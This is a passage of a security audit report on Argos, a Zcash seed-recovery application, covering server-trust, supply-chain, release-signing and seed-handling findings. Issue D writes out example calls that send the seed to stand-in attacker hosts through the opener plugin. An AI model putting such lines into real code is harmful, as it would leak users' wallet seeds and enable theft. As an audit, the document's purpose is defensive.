

Least Authority

PRIVACY MATTERS

Argos

Security Audit Report

# Sovright

Final Audit Report: 29 June 2026

# Table of Contents


- Overview
  - Background
  - Project Dates
  - Review Team
- Coverage
  - Target Code and Revision
  - Supporting Documentation
  - Areas of Concern
- Findings
  - General Comments
    - System Design
    - Code Quality
    - Documentation and Code Comments
    - Scope
  - Specific Issues & Suggestions
    - Issue A: The Seed Crosses the GUI Boundary as a Plain String With Debug and Serialize Derives
    - Issue B: Broadcast and Confirmation Trust a Single Server
    - Issue C: Birthday Auto-Detection Allows a Malicious Server to Hide Funds
    - Issue D: Opener Plugin Granted With Default Scope Provides Seed-Exfiltration Egress That Bypasses the Content Security Policy
    - Issue E: A Mid-Sequence Sweep Failure Discards the Record of Transactions Already Broadcast
    - Issue F: cargo-vet Exemptions Distort View of Supply Chain Risk
    - Issue G: Windows Signing DLL Downloaded Without a Hash Check
    - Issue H: Headline Release-Verification Instruction Is Circular
    - Issue I: Reconnect After a Transport Error Skips Network Revalidation
  - Suggestions
    - Suggestion 1: Validate the Destination Address Network at Entry
    - Suggestion 2: Remove Temporary Directory Upon Error
    - Suggestion 3: Create Workspace Files with Explicit 0o600 Permissions
    - Suggestion 4: Use Checked Arithmetic for Zatoshi Additions
    - Suggestion 5: Reject a Zero Sapling Activation Height
    - Suggestion 6: Redact Mistyped Seed Words From Error Messages
    - Suggestion 7: Restrict the Release Tag Trigger
    - Suggestion 8: Remove the Unused reveal_item_in_dir Grant
    - Suggestion 9: Lock Sensitive Data to Volatile Memory
    - Suggestion 10: Differentiate Threat Model From Threat Assessments
    - Suggestion 11: Clarify Presentation of Trust Relationships
    - Suggestion 12: Clarify Definition of Threat Actors
    - Suggestion 13: Revise Priority of Asset “Recovery Report”
- About Least Authority
- Our Methodology





*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

# Overview

## Background

Sovright has requested that Least Authority perform a security audit of Argos, a recovery workspace for legacy ZecWallet Lite seeds.

## Project Dates

- **June 8, 2026 - June 18, 2026:** Initial Code Review *(Completed)*
- **June 22, 2026:** Delivery of Initial Audit Report *(Completed)*
- **June 29, 2026:** Verification Review *(Completed)*
- **June 29, 2026:** Delivery of Final Audit Report *(Completed)*

## Review Team

- Sven M. Hallberg, Security Researcher and Engineer
- David Stainton, Security Researcher and Engineer
- Burak Atasoy, Project Manager
- Jessy Bissal, Technical Editor

# Coverage

## Target Code and Revision

For this audit, we performed research, investigation, and review of Argos followed by issue reporting, along with mitigation and remediation instructions as outlined in this report.

The following code repository was considered in scope for the review:

- `argos`:
  https://github.com/sovright/argos

Specifically, we examined the following Git revision for our initial review:

- `78ffb4dde8582a25934b25ee798ec4f194a6bd0f`

For the verification, we examined the following Git revision:

- `11bb6dbd1ba4bd74fc335a9b48905de77a25e181`

For the review, this repository was cloned for use during the audit and for reference in this report:

- `sovright-argos`:
  https://github.com/LeastAuthority/sovright-argos

All file references in this document use Unix-style paths relative to the project's root directory.

In addition, any dependency and third-party code, unless specifically mentioned as in scope, were considered out of scope for this review.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

## Supporting Documentation

The following documentation was available to the review team:

- Threat Model: https://github.com/sovright/argos/blob/main/docs/THREAT_MODEL.md
- Website: https://zecwallet.co

## Areas of Concern

Our investigation focused on the following areas:

- Correctness of the implementation;
- Vulnerabilities within each component and whether the interaction between the components is secure;
- Whether requests are passed correctly to the network core;
- Key management, including secure private key storage and management of encryption and signing keys;
- Denial of Service (DoS) and other security exploits that would impact the intended use or disrupt the execution;
- Protection against malicious attacks and other ways to exploit;
- Inappropriate permissions and excess authority;
- Data privacy, data leaking, and information integrity; and
- Anything else as identified during the initial analysis phase.

# Findings

## General Comments

Argos is a recovery tool designed to help users migrate the funds controlled by a legacy ZecWallet Lite seed to a user-supplied modern shielded Unified Address. The application consists of a Rust-based core library, a command-line interface, and a graphical user interface built using Tauri. Its primary function is to scan the Zcash blockchain and perform large-scale trial decryption to identify transactions belonging to a user, enabling recovery of shielded funds using existing wallet secrets.

### System Design

Argos' design, as situated within the Rust ecosystem and its Zcash-related crates, closely tracks the security posture of other components in that ecosystem. It aims to adopt similar security assumptions and avoid introducing uncommon dependencies. However, this approach also causes Argos to inherit some limitations that exist within the ecosystem. Where this report highlights such issues, the observations may apply as much to the broader ecosystem in which Argos operates as to the Argos implementation itself.

For instance, zeroizing sensitive data when variables are dropped is a beneficial property that Argos accomplishes by using the `secrecy` crate. However, this is not commonly enforced across other crates that handle the same material, at least partly because of a technical issue that is difficult for any one actor remedy: Rust forbids a type from implementing both `Copy` and `Drop`. One practical example is that the two types `orchard::SpendingKey` and `secp256k1::SecretKey` carry the `Copy` trait. Because `ZeroizeOnDrop` requires `Drop`, it cannot be added without first removing `Copy`. As a result, Argos' efforts to protect the user's seed phrase are partly constrained by the fact that all keys derived from it are



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

handled by crates with weaker protections. Similarly, preventing sensitive data from being written to non-volatile storage, such as swap or core dumps, is a reasonable objective and is explicitly identified in the threat model document. However, this is difficult to achieve when the data is passed to or received from components that do not enforce the same restrictions. A systemwide solution, such as disabling or encrypting swap for the host system, remains outside the scope of an individual application.

As such, protecting the cryptographic key material remains a best-effort measure without control over the host environment or upstream dependencies. We recommend exploring alternative crates, such as `secrets` or `shush-rs`, that can provide additional security properties (Suggestion 9). However, we acknowledge that these alternatives involve their own tradeoffs.

#### Dependencies

As noted above, the Sovright team has made an effort to keep Argos' dependencies aligned with those that users of the software are likely to already trust by participating in the Zcash ecosystem. The threat model file provides an overview and assessment of the resulting attack surface, including audit coverage as determined by the `cargo vet` program. The document highlights a purported 73% overlap in individual dependencies with two main upstream references, `librustzcash` and `zebra`. It characterizes this as a large majority being covered, with an acceptable residue that it tracks. In our assessment, this misrepresents the situation (Issue F), and we recommend against relying on numerical indicators for security assessments.

## Code Quality

We performed a combined manual and AI-assisted review of the repositories in scope and found the code to be well-organized and aligned with development best practices.

## Documentation and Code Comments

Our review found that the threat model document, which was the focus of the audit, is helpful and largely accurate but lacks structure and coherence in some areas. These are important qualities for security-related documents generally and threat models in particular. Specifically, the document conflates threat modeling with concrete threat assessments (Suggestion 12).

We also identified one inaccurate security-related comment in `deny.toml`, namely the `ignore` entry for `RUSTSEC-2025-0100`. One comment correctly states that the entry relates only to an unmaintained dependency, while another characterizes it as a more serious soundness issue.

## Scope

The audit focused on validating the security of the application's interactions with key Zcash libraries, such as `librustzcash` and related components, and assessing the handling of sensitive cryptographic material throughout the recovery process. Particular attention was given to secret key management, memory safety, and proper zeroization of sensitive data in memory. The review excluded analysis of the underlying cryptographic primitives and timing side channels, and instead concentrated on the secure implementation and integration of existing cryptographic components within the recovery workflow. In addition, we examined our findings in the context of the provided threat model document and evaluated the claims and provisions in that document.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

## Specific Issues & Suggestions

We list the issues and suggestions identified during the review in descending order of severity. In most cases, remediation of an issue is preferable, but mitigation is suggested as another option for cases where a trade-off could be required.

| ISSUE / SUGGESTION | SEVERITY | STATUS |
|---|---|---|
| Issue A: The Seed Crosses the GUI Boundary as a Plain String With Debug and Serialize Derives | Medium | Resolved |
| Issue B: Broadcast and Confirmation Trust a Single Server | Medium | Resolved |
| Issue C: Birthday Auto-Detection Allows a Malicious Server to Hide Funds | Medium | Resolved |
| Issue D: Opener Plugin Granted With Default Scope Provides Seed-Exfiltration Egress That Bypasses the Content Security Policy | Medium | Resolved |
| Issue E: A Mid-Sequence Sweep Failure Discards the Record of Transactions Already Broadcast | Medium | Resolved |
| Issue F: cargo-vet Exemptions Distort View of Supply Chain Risk | Medium | Resolved |
| Issue G: Windows Signing DLL Downloaded Without a Hash Check | Medium | Resolved |
| Issue H: Headline Release-Verification Instruction Is Circular | Medium | Resolved |
| Issue I: Reconnect After a Transport Error Skips Network Revalidation | Low | Resolved |
| Suggestion 1: Validate the Destination Address Network at Entry | Informational | Resolved |
| Suggestion 2: Remove Temporary Directory Upon Error | Informational | Resolved |
| Suggestion 3: Create Workspace Files with Explicit 0o600 Permissions | Informational | Resolved |
| Suggestion 4: Use Checked Arithmetic for Zatoshi Additions | Informational | Resolved |
| Suggestion 5: Reject a Zero Sapling Activation Height | Informational | Resolved |
| Suggestion 6: Redact Mistyped Seed Words From Error Messages | Informational | Resolved |
| Suggestion 7: Restrict the Release Tag Trigger | Informational | Resolved |
| Suggestion 8: Remove the Unused reveal_item_in_dir Grant | Informational | Resolved |
| Suggestion 9: Lock Sensitive Data to Volatile Memory | Informational | Resolved |
| Suggestion 10: Differentiate Threat Model From Threat | Informational | Resolved |



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

| | | |
|---|---|---|
| Assessments | | |
| Suggestion 11: Clarify Presentation of Trust Relationships | Informational | Resolved |
| Suggestion 12: Clarify Definition of Threat Actors | Informational | Partially Resolved |
| Suggestion 13: Revise Priority of Asset “Recovery Report” | Informational | Resolved |

## Issue A: The Seed Crosses the GUI Boundary as a Plain String With Debug and Serialize Derives

**Location**
`gui/src-tauri/src/commands.rs#L25-L40`

**Synopsis**
The seed phrase enters the Rust core across the Tauri GUI boundary as a plain `String` on structs that derive `Debug` and `Serialize`, and is wrapped in `SecretString` only afterward. No current code path logs or serializes these structs, so the exposure is latent rather than active. However, an inadvertent debug or serialization statement could write the cleartext seed, the wallet's root authority, to a log or file.

**Preconditions**
A `{:?}` log line or any future serialization of these structs must emit the seed in cleartext.

**Likelihood**
Low.

**Impact**
High.

**Severity**
Medium.

**Technical Details**
There is no attack path at this time unless the attacker compromises the device, which is outside the threat model.

**Remediation**
We recommend storing the seed fields as `SecretString`, enabling the `secrecy` crate's `serde` feature in the manifest so the type deserializes at the boundary, removing the now-redundant `SecretString::new(...)` wrappers, and dropping the `Serialize` derive on `ScanConfigInput`, as it is never serialized. The seed is then placed in a zeroizing, redacting, non-serializing wrapper as soon as it is parsed.

This remediation cannot eliminate the residual exposure that the seed transits Tauri IPC as plaintext JSON and through `serde` parse buffers before any wrapper can seal it, as this is inherent to the webview architecture.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Status

The Sovright team has wrapped the seed phrase in the `secrecy` crate at the privilege boundary.

#### Verification

Resolved.

### Issue B: Broadcast and Confirmation Trust a Single Server

#### Location

`crates/zeck-core/src/service.rs#L1085-L1228`

#### Synopsis

The broadcast-and-confirm flow trusts a single `lightwalletd` server for both relay and confirmation. A malicious server can report a sweep as confirmed without ever relaying it. Theft is not possible because signatures commit to the user's own outputs. However, a false confirmation presents a meaningful risk for a recovery tool, as the user may treat the recovery as complete and act irreversibly on it.

#### Preconditions

Exploitation requires a malicious or compromised `lightwalletd` endpoint serving the broadcast-and-confirm flow. Specifically, the user must have configured a hostile server, been steered onto one, or had their connection controlled by a man-in-the-middle attacker during the sweep's broadcast and confirmation-polling phase.

#### Likelihood

Low.

#### Impact

Medium.

#### Severity

Medium.

#### Technical Details

In `service.rs` lines 1085-1228, the signed transaction is sent to a single endpoint. The code checks `SendResponse.error_code` for the broadcast response, but then determines whether the transaction is confirmed by polling `GetTransaction` on that same server and trusting the returned `tx.height` verbatim. A hostile server can return a success code without relaying the transaction and then answer the confirmation polls with a fabricated mined height. The user is shown a confirmed sweep that never reached the network.

#### Mitigation

We suggest that users reduce exposure by configuring Argos to use a `lightwalletd` endpoint they trust, and by independently confirming any "confirmed" sweep against a block explorer or a second node before treating the recovery as complete.

#### Remediation

We recommend cross-checking the claimed confirmation against a second configured endpoint or against a subsequently synced compact block before reporting it as "confirmed." At minimum, the UI should document that confirmation is single-server attested, so the user understands that the status is only as trustworthy as that server.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Status

The Sovright team has updated the GUI to instruct users to independently verify any reported sweep confirmation against a block explorer. It also now checks the claimed confirmation against a second `lightwalletd` endpoint or provides users with a GUI warning if that cross-check fails.

#### Verification

Resolved.

### Issue C: Birthday Auto-Detection Allows a Malicious Server to Hide Funds

#### Location

`crates/zeck-core/src/birthday.rs#L295-L398`

#### Synopsis

Birthday auto-detection trusts the server in both phases: reported UTXO heights in phase 1 and compact blocks served for each window in phase 2. A malicious server that withholds early history can cause the detected birthday to be later than the wallet's true age, leaving every note received before that point outside the scan. The user is then informed that no funds were found. No theft occurs, and rerunning the process with an earlier birthday recovers the funds. However, the failure is silent, and the incorrect birthday persists in workspace keying.

#### Preconditions

Exploitation requires a malicious or compromised `lightwalletd` endpoint serving the birthday-detection flow, as well as a user who relies on auto-detection rather than entering a known birthday. The hostile server simply withholds early UTXO heights in phase 1 or early compact blocks in phase 2.

#### Likelihood

Low.

#### Impact

Medium.

#### Severity

Medium.

#### Technical Details

In `birthday.rs` lines 295-398, both detection phases trust the server. Phase 1 uses the earliest UTXO height returned by `GetAddressUtxos`. Phase 2 iterates through approximately one-year windows from Sapling activation and trusts the compact blocks served for each window. A malicious server can withhold early UTXOs or early-window blocks, causing detection to settle on a birthday later than the wallet's true age. The shielded scan then begins after that point. Consequently, every note received earlier is never seen, and the user is shown an empty result. The late birthday is also incorporated into workspace keying, so it persists across resumes.

#### Mitigation

We suggest that users manually enter the wallet's approximate creation birthday, or an earlier safe bound, rather than relying on auto-detection. Users should also treat a "`no funds found`" result from an untrusted server with suspicion and rerun the process against a server they control.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Remediation

We recommend surfacing the detected birthday with its calendar date and an explicit prompt stating that if the wallet is older than the detected birthday, the user should lower it and rescan. This allows a late birthday detection to be identified and corrected rather than remaining silent. Optionally, phase 1 can be cross-checked against a second configured endpoint, with the earlier result used.

#### Status

The Sovright team has updated the GUI to display the detected birthday to users and explain its implications. If no activity is found, it provides users with a warning that the server might be withholding history. It also performs a cross-check against a second server.

#### Verification

Resolved.

### Issue D: Opener Plugin Granted With Default Scope Provides Seed-Exfiltration Egress That Bypasses the Content Security Policy

#### Location

`gui/src-tauri/capabilities/default.json#L6`

`gui/src/main.js#L11-L20`

#### Synopsis

The Content Security Policy is restrictive, with `connect-src` limited to IPC and no remote fetch capability, so a webview that attempts to leak data has no network egress. However, `opener:default` grants `open_url` with the full default scope (`http://*`, `https://*`, `mailto:*`, `tel:*`), as well as the unused `reveal_item_in_dir`. That grant provides the one egress path that the Content Security Policy would otherwise deny. Code running in the webview can invoke `plugin:opener|open_url` with `https://evil.example/?s=<seed>` to perform the GET request in the OS browser, entirely outside the Content Security Policy. Arbitrary schemes (`file:` and `javascript:`) are blocked by the plugin scope, and `open_path` is not granted, which bounds the issue.

#### Preconditions

This issue requires hostile JavaScript executing in the Argos webview. The frontend is bundled, with no remote or content delivery network (CDN) scripts, and the audit found no Document Object Model (DOM) cross-site scripting (XSS) sink. As a result, there is no known path to exploitation at this time. Triggering it would require a frontend supply-chain or source compromise, or a future XSS vulnerability. This is therefore a defense-in-depth exposure: it is the egress path that would allow any future webview compromise with seed access to exfiltrate the seed.

#### Likelihood

Low.

#### Impact

High.

#### Severity

Medium.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Technical Details

`open_url` is reachable from frontend JavaScript through `plugin:opener|open_url`. With the default scope, any `https://` URL is permitted, so a single call to `open_url("https://attacker/?s=" + seed)` launches the OS browser and performs an outbound GET carrying the seed. This does not violate `connect-src` because the request originates from the browser, not the webview. The seed is present in the webview at input time. The same default grant also exposes `reveal_item_in_dir`, which the application never uses.

#### Mitigation

No actionable mitigation is available for currently deployed code, because there is no known path to execute hostile JavaScript in the webview. The exposure is contingent on a future compromise.

#### Remediation

We recommend replacing `opener:default` with a single Rust command that opens only a hard-coded allowlist of the few static URLs the application uses.

#### Status

The Sovright team has resolved this issue by applying least-privilege sets and a URL allow list.

#### Verification

Resolved.

### Issue E: A Mid-Sequence Sweep Failure Discards the Record of Transactions Already Broadcast

#### Location

`crates/zeck-core/src/service.rs#L579-L763`

`gui/src-tauri/src/commands.rs#L196-L216`

#### Synopsis

If a sweep spanning multiple accounts fails partway through, Argos discards the record of the transactions it has already broadcast and shows the user only an error message. The funds from the earlier accounts have been sent to the user's own destination, and the wallet database still retains those transactions, but the user is given no transaction IDs for them. As a result, the user may incorrectly conclude that no funds were sent, retry unnecessarily, or become alarmed.

#### Preconditions

A sweep must span more than one funded account, and a later account must fail after an earlier account has already broadcast.

No attacker is required. A standard transport error or a `MaxFeeExceeded` abort on a later account is sufficient to trigger the condition. A hostile server could deliberately cause the later broadcast to fail to induce the condition, but the resulting record loss is the same in either case.

#### Likelihood

Medium.

#### Impact

Medium.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Severity
Medium.

#### Technical Details
In `service.rs` lines 579-763, `execute_sweep_for_session` iterates through the funded accounts, pushes each `TxBroadcastResult` into a local vector, and returns that vector only on the success path. A `?` encountered while processing any later account returns early and causes the vector to be discarded. The GUI (`commands.rs` lines 196-216) mirrors this behavior, emitting `sweep-tx-broadcast` events only after the call returns successfully, so no events are emitted for a partial failure. The user therefore receives an error with no transaction IDs for transactions that are already on-chain. A related ordering hazard compounds the issue: the per-account shield step pays its fee before the fee for the subsequent `send-max` step can be determined, so `MaxFeeExceeded` can abort after a shield transaction has already been mined, leaving its fee unrecoverable.

#### Mitigation
Until the issue is fixed, users should treat any sweep error in a multi-account recovery as inconclusive rather than as evidence that no transaction was sent. Before retrying, they should rescan the wallet or check a block explorer for the destination address to identify the true set of broadcast transactions, since a blind retry may issue redundant transactions and incur additional fees.

#### Remediation
We recommend emitting each `sweep-tx-broadcast` event as the broadcast occurs rather than after the full sweep succeeds, and returning the accumulated `TxBroadcastResults` alongside the error on the failure path, using a partial-result return rather than a bare `?`. Additionally, the per-account shield step should be ordered or gated so that a foreseeable `MaxFeeExceeded` is detected before the shield transaction is broadcast, rather than after it is on-chain.

#### Status
The Sovright team has implemented the recommended remediation.

#### Verification
Resolved.

### Issue F: cargo-vet Exemptions Distort View of Supply Chain Risk

#### Location
`supply-chain/audits.toml`

`supply-chain/config.toml`

#### Synopsis
Argos' `cargo vet` configuration gives the appearance of supply-chain review while leaving the most security-relevant crates unaudited. `audits.toml` contains no first-party audits, and `config.toml` includes 574 `safe-to-deploy` exemptions. Imported audits from seven reputable sources cover 124 crates, including `zeroize`, `subtle`, `sha2`, `serde`, and related crates. However, every crate that handles seed material is exempted, including `orchard`, `sapling-crypto`, all `zcash_*` crates, `secrecy`, `secp256k1`, `rustls`, `ring`, and `tonic`. The dependencies that derive and hold the seed and spending keys are not covered by any audit in this configuration. They are waived through with broad exemptions rather than reviewed. Because an exemption is a standing waiver, not a review, a malicious release of one of those crates could be accepted during a routine dependency update without the code being reviewed.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Preconditions

A malicious or compromised point release of one of the exempted, seed-handling crates must coincide with a routine dependency bump in which the new version's exemption is accepted without scrutiny.

No flaw exists in the currently locked dependencies. The exposure must arise from a future update that allows a hostile version past a control that records exemptions without ever reviewing the code they cover.

#### Likelihood

Low.

#### Impact

High.

#### Severity

Medium.

#### Technical Details

`cargo vet` recognizes an entry in the `config.toml` exemptions list as a blanket `safe-to-deploy` waiver: the crate is accepted without any audit record in `audits.toml`. With 574 such exemptions covering the entire key-handling set, the tool applies no substantive scrutiny to those crates. CI correctly runs `cargo vet --locked`, but that only enforces the existing waiver set. When a dependency is updated, the new version requires a fresh exemption, and accepting it, as a one-line change during an otherwise routine update, is enough to allow a compromised release. A hostile point release of a crate such as `secrecy` or `secp256k1` could exfiltrate the seed or derived keys, or subvert signing, without passing through an audit gate.

#### Mitigation

We suggest that maintainers treat any addition to the exemptions list during a dependency update as a review trigger rather than a formality, manually inspecting the upstream diff for key-handling crates before accepting a new version. Users building from source can pin to the current `Cargo.lock` and review the supply-chain delta on each update.

#### Remediation

We recommend converting exemptions to genuine audits, or to publisher-pinned `[[trusted]]` entries, for the crates that handle seed material (including `orchard`, `sapling-crypto`, the `zcash_*` set, `secrecy`, `secp256k1`, `rustls`, `ring`, and `tonic`). The total exemption count should also be treated as a metric to drive down over time. The objective is to prevent crates that handle secret material from being accepted solely on the basis of a waiver.

#### Status

The Sovright team has identified a set of trusted publishers for core ecosystem crates, replaced the corresponding exemptions, documented its policy, and acknowledged the need to carefully validate version bumps for exempted crates.

#### Verification

Resolved.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

## Issue G: Windows Signing DLL Downloaded Without a Hash Check

**Location**
`.github/workflows/release.yml#L216-L228`

**Synopsis**
During the Windows release build, Argos downloads a Microsoft code-signing component from the internet and loads it into the signing step without checking that the downloaded file is genuine. Only its version is pinned, not its contents. If that download were tampered with, either on the delivery server or in transit, the substituted component would run with Argos' signing authority and could sign attacker-chosen code under the project's certificate, producing malicious releases that still pass signature verification.

**Preconditions**
A compromise or substitution of the `NuGet`-delivered package must occur before reaching the release job, such as through a `NuGet` or CDN compromise, a malicious mirror, or a man-in-the-middle attack against `Invoke-WebRequest`.

Given that condition, the unverified DLL must be loaded into the signing session and able to emit validly signed, attacker-controlled binaries. No flaw must be reachable by a standard user. The exposure must be confined to the release pipeline.

**Likelihood**
Low.

**Impact**
High.

**Severity**
Medium.

**Technical Details**
At `release.yml` lines 216-228, the workflow downloads the signing client package over HTTPS, expands it with `Expand-Archive`, and points `signtool` to `Azure.CodeSigning.Dlib.dll`. Because the DLL participates in code signing, it executes inside the privileged job that has already authenticated the OIDC signing session. With only the version pinned and no content hash checked, a substituted package can supply a DLL that signs arbitrary bytes under the legitimate project certificate, producing malicious releases that pass signature verification. The impact scope includes every Windows user who trusts a signed Argos build.

**Mitigation**
End-user mitigation is not applicable because the exposure exists in the release pipeline. Until the issue is fixed, maintainers running the release should confirm the integrity of the downloaded package out of band by comparing it against a known-good hash before allowing the signing step to proceed.

**Remediation**
We recommend recording the expected `SHA-256` of the `Microsoft.Trusted.Signing.Client` package in the workflow and verifying it after download and before `Expand-Archive`, failing the job on mismatch. This pins the artifact by content as well as by version, so a substituted package cannot reach the signing session.



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

#### Status
The Sovright team has implemented the recommended remediation.

#### Verification
Resolved.

## Issue H: Headline Release-Verification Instruction Is Circular

#### Location
README.md#L53

README.md#L59-L71

.github/workflows/release.yml#L305-L311

#### Synopsis
The README's primary verification instruction directs users to check the binary against a SHA-256 checksum published on the same release page as the binary itself. However, an attacker who can replace the binary can also replace the checksum, so this step guards against accidental corruption, not tampering. The sound provenance check, `gh attestation verify`, validates the build independently of the release page. The README includes this check, but presents it only as a secondary option.

#### Preconditions
A compromise of the release distribution must occur, such as through the ability to substitute the published binary and its accompanying SHA256SUMS on the release page, a compromised `publish` job, a tampered release asset, or a malicious mirror.

A user who follows the headline instruction must then verify the malicious binary against the attacker's own checksum and be given false assurance.

No flaw is exploitable without control of the distributed artifacts.

#### Likelihood
Low.

#### Impact
High.

#### Severity
Medium.

#### Technical Details
The circular checksum instruction appears at `README.md:53`. The provenance-based `gh attestation verify --repo sovright/argos` verification path appears at `README.md:59-71`. Separately, `release.yml:305-311` generates SHA256SUMS inside the `publish` job, downstream of the build trust boundary, and does not sign it. As a result, even a careful user has no attested checksum to rely on. The net effect is that a trojaned recovery binary can pass the verification most users are likely to perform, potentially resulting in seed theft or arbitrary code execution on the victim's machine.

#### Mitigation
Until the README is reordered, users should ignore the bare-checksum step and verify releases with `gh attestation verify --repo sovright/argos`, which validates build provenance independently of



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

the release page. In that context, users should regard a checksum fetched from the same page as the download as a corruption check only, not a security control.

#### Remediation
We recommend designating `gh attestation verify` as the primary verification instruction in the `README` and demoting or removing the circular checksum guidance. Optionally, `SHA256SUMS` can be signed with `minisign` using a key pinned in the repository, so that a verifiable signature accompanies the checksum file itself. This provides users with an attested fallback that does not depend on the release page's integrity.

#### Status
The Sovright team has implemented the recommended remediation.

#### Verification
Resolved.

## Issue I: Reconnect After a Transport Error Skips Network Revalidation

#### Location
`crates/zeck-core/src/scan.rs#L918-L928`

#### Synopsis
The initial `lightwalletd` connection is validated for chain and Sapling activation height. However, the reconnect path taken after a transport error adopts the first configured endpoint that responds without re-validating it and clears the displayed server identity. With more than one endpoint configured (which is the GUI default), an attacker who can force a connection drop can steer the sync onto a different, unvalidated server mid-scan. Shielded data is protected by block continuity, but transparent UTXO ingestion is not, so the user's view of recoverable funds can be silently corrupted.

#### Preconditions
This issue requires an active network attacker who can force a transport drop mid-sync and win the reconnect race to an endpoint of their choosing against a client with at least two configured endpoints, which is the default configuration.

#### Likelihood
Low.

#### Impact
Low.

#### Severity
Low.

#### Technical Details
To exploit this issue, an adversary must satisfy all of the following conditions:

1. The attacker must have a network position that allows them to disrupt the live connection. The attacker must be able to force the first sync transport to fail, such as through a man-in-the-middle (MITM) position, a malicious upstream, or the ability to inject RST/GoAway or sever TLS. The retry only triggers on a recognized transport error, such as `transport error`, `h2 protocol error`, `GoAway`, `TimedOut`, `close_notify`, or `UnexpectedEof` (lines 883-888). A clean connection is never re-probed, so the attacker must cause the drop rather than merely wait for



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

one.

2. More than one endpoint must be configured, with the attacker controlling one endpoint or able to win the race for one of them. `probe_lightwalletd_endpoints` adopts the first endpoint to establish a connection. The exploit value arises from steering the sync to an attacker-favored endpoint instead of the validated initial endpoint. The GUI default includes two mainnet endpoints (`zec.rocks` and `na.zec.rocks`), so this precondition is met by default. The attacker must be the fastest endpoint to connect at reconnect time, such as by rendering the first endpoint unavailable while responding on the second, or must control the endpoint selected by the probe.

3. The substituted server must still pass the basic connection probe. Validation of the chain name and Sapling activation height is skipped on the retry path, but the endpoint must still complete `probe_lightwalletd_endpoints`. In other words, it must respond as a `lightwalletd` server. A malicious server can trivially satisfy this requirement. It simply does not need to be on the correct chain.

4. The scan must reach the sync phase with remaining work to perform. The relevant window is limited to `run_wallet_sync_with_retry`. It does not include the pre-scan probes or birthday detection. The attacker forces the drop mid-sync, within the `MAX_SYNC_RETRIES` budget (`attempts < MAX_SYNC_RETRIES`, line 890).

**Mitigation**
We suggest that users configure a single `lightwalletd` endpoint they trust. As a further check, users should treat transparent-balance results from a long, repeatedly reconnecting scan as provisional and confirm them against an independent source before acting.

**Remediation**
We recommend rerunning the same validation on the reconnect path in `run_wallet_sync_with_retry` that the initial connection performs. Specifically, `validate_lightwalletd_network` should be called against the probe response, and any endpoint whose chain name or Sapling activation height does not match should be rejected before the new client is adopted. The actual `LightdInfo` should also be passed into `build_probe` instead of `Default::default()`, so the displayed server identity reflects the endpoint in use rather than being zeroed. The change is small and confined to that retry branch.

**Status**
The Sovright team has implemented the recommended remediation.

**Verification**
Resolved.

# Suggestions

## Suggestion 1: Validate the Destination Address Network at Entry

**Location**
[crates/zeck-core/src/address.rs#L12-L40](crates/zeck-core/src/address.rs#L12-L40)



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

**Synopsis**

`validate_destination_address` does not accept a network parameter and never compares the address's network against the scan's network. As a result, a testnet UA passes validation on a mainnet scan, and a mainnet UA can pass validation on a testnet scan. The mismatch surfaces only mid-sweep, when proposal construction fails with an opaque error. Callers at `service.rs:404, 588`, `zeck-cli/src/main.rs:231`, and `commands.rs:51` all inherit the gap, and `error.rs` has no `wrong-network` variant to report it. This is not a loss-of-funds issue because the sweep aborts and no funds are sent to the incorrect chain. However, it is a correctness and usability failure that can arise at the most critical point for a recovery user.

**Mitigation**

We recommend passing the scan's network into the validator and extracting the address's network from the UA via `unified::Address::decode`. Because UA HRPs are network-unique, this also correctly rejects regtest addresses. The two networks should then be compared, with mismatches rejected up front through a dedicated `WrongNetwork` error variant and the parameter threaded through the core, CLI, and GUI callers.

**Status**

The Sovright team has updated the implementation to reject mismatched addresses upon entry.

**Verification**

Resolved.

## Suggestion 2: Remove Temporary Directory Upon Error

**Location**

`crates/zeck-core/src/birthday.rs#L461-L510`

**Synopsis**

Each shielded probe window creates `/tmp/zeck_probe_<uuid>/` (`birthday.rs:461`) and imports `account-0`, derived from the seed, into a probe `wallet.sqlite` via `import_probe_account`. The `remove_dir_all` cleanup at line 509 is reached only on the success path. Earlier ? returns at lines 476, 484, 487, and 491 leave the viewing-key-bearing database in `/tmp`, as do panic, process kill, or power-loss conditions. The tree is `0o700`, so only the same user or root can read it, and no seed or spending key is ever written. However, the imported viewing key grants visibility into the full transaction history.

**Mitigation**

We recommend using a `Drop` guard or `tempfile::TempDir` and preferring the user data directory over `/tmp`.

**Status**

The Sovright team has updated the implementation to remove the temporary directory on every exit path.

**Verification**

Resolved.

## Suggestion 3: Create Workspace Files with Explicit 0o600 Permissions

**Location**

`crates/zeck-core/src/workspace.rs#L91-L108`



*This Security Audit Report makes no statements or warranties and is for discussion purposes only.*

crates/zeck-core/src/workspace.rs#L326-L344

gui/src-tauri/src/commands.rs#L294-L296

**Synopsis**
The permissions of `wallet.sqlite` are changed to `0o600` only after creation. Those of `session.json` and the GUI recovery report are never restricted. Protection currently rests on the `0o700` parent directory, which is correctly applied before any content is written.

**Mitigation**
We recommend using `OpenOptions::mode(0o600)` so file-level protection robustly remains in place regardless of the parent directory's mode.

**Status**
The Sovright team now creates files with `0o600` permissions.

**Verification**
Resolved.

## Suggestion 4: Use Checked Arithmetic for Zatoshi Additions

**Location**
crates/zeck-core/src/service.rs#L430

crates/zeck-core/src/service.rs#L908

**Synopsis**
`sapling_zatoshis + orchard_zatoshis` at line 430 and `send_amount + send_max_fee` at line 908 are plain additions in functions that otherwise use `checked_add` throughout. This is unreachable absent database corruption, but the local convention should be preserved.

**Mitigation**
